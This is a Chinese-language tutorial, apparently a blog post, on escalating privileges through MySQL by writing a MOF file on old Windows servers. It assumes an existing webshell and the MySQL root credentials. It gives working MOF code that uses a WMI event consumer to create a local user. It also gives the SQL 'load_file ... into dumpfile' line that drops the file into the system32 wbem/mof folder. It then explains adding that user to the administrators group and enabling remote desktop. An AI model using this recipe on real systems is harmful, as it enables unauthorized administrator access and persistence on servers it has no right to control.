
**mysql数据库MOF提权**

适用场景：Win XP/2003 + Apache + Mysql数据库

实验条件：已拿下webshell，且拿到数据库root账号密码

实验效果：普通用户 成功创建 系统管理员用户

使用的工具：WSO2017.php



关于MOF提权：

Windows 管理规范 (WMI) 提供了以下三种方法编译到 WMI 存储库的托管对象格式 (MOF) 文件：

方法 1： 运行 MOF 文件指定为命令行参数将 Mofcomp.exe 文件。

方法 2： 使用 IMofCompiler 接口和 $ CompileFile 方法。

方法 3： 拖放到 %SystemRoot%\System32\Wbem\MOF 文件夹的 MOF 文件。

Microsoft 建议您到存储库编译 MOF 文件使用前两种方法。也就是运行 Mofcomp.exe 文件，或使用 IMofCompiler::CompileFile 方法。第三种方法仅为向后兼容性与早期版本的 WMI 提供，并因为此功能可能不会提供在将来的版本后，不应使用。

操作步骤：

1.编写MOF文件，里有大马上传到服务器上，代码如下

#pragma namespace("\\\\.\\root\\subscription")

instance of \_\_EventFilter as $EventFilter

{

    EventNamespace = "Root\\Cimv2";

    Name  = "filtP2";

    Query = "Select \* From \_\_InstanceModificationEvent "

            "Where TargetInstance Isa \"Win32\_LocalTime\" "

            "And TargetInstance.Second = 5";

    QueryLanguage = "WQL";

};

instance of ActiveScriptEventConsumer as $Consumer

{

    Name = "consPCSV2";

    ScriptingEngine = "JScript";

    ScriptText =

    "var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"**net.exe user demon 123456 /add**\")";

};

instance of \_\_FilterToConsumerBinding


{


    Consumer   = $Consumer;

    Filter = $EventFilter;


};

加红区字体请自行更改，编写好后保存为Demonevt.mof，然后里用大马上传该文件







使用WSO大马Console模块，查看当前存在的用户，此时还不存在demon用户



切换到SQL模块，连接数据库mysql，执行下面一条SQL语句

select load\_file("C:/Inetpub/ftproot/Demonevt.mof") into dumpfile "C:/windows/system32/wbem/mof/nullevt.mof"





然后再返回查看 net user ，发现成功多出一个demon用户



再利用相同的方法，将MOF代码中net user换成 net localgroup 加入管理员组即可提权，这里就不继续演示了，同样也可以利用这招写一个开启3389的MOF代码上传执行，最后连目标即可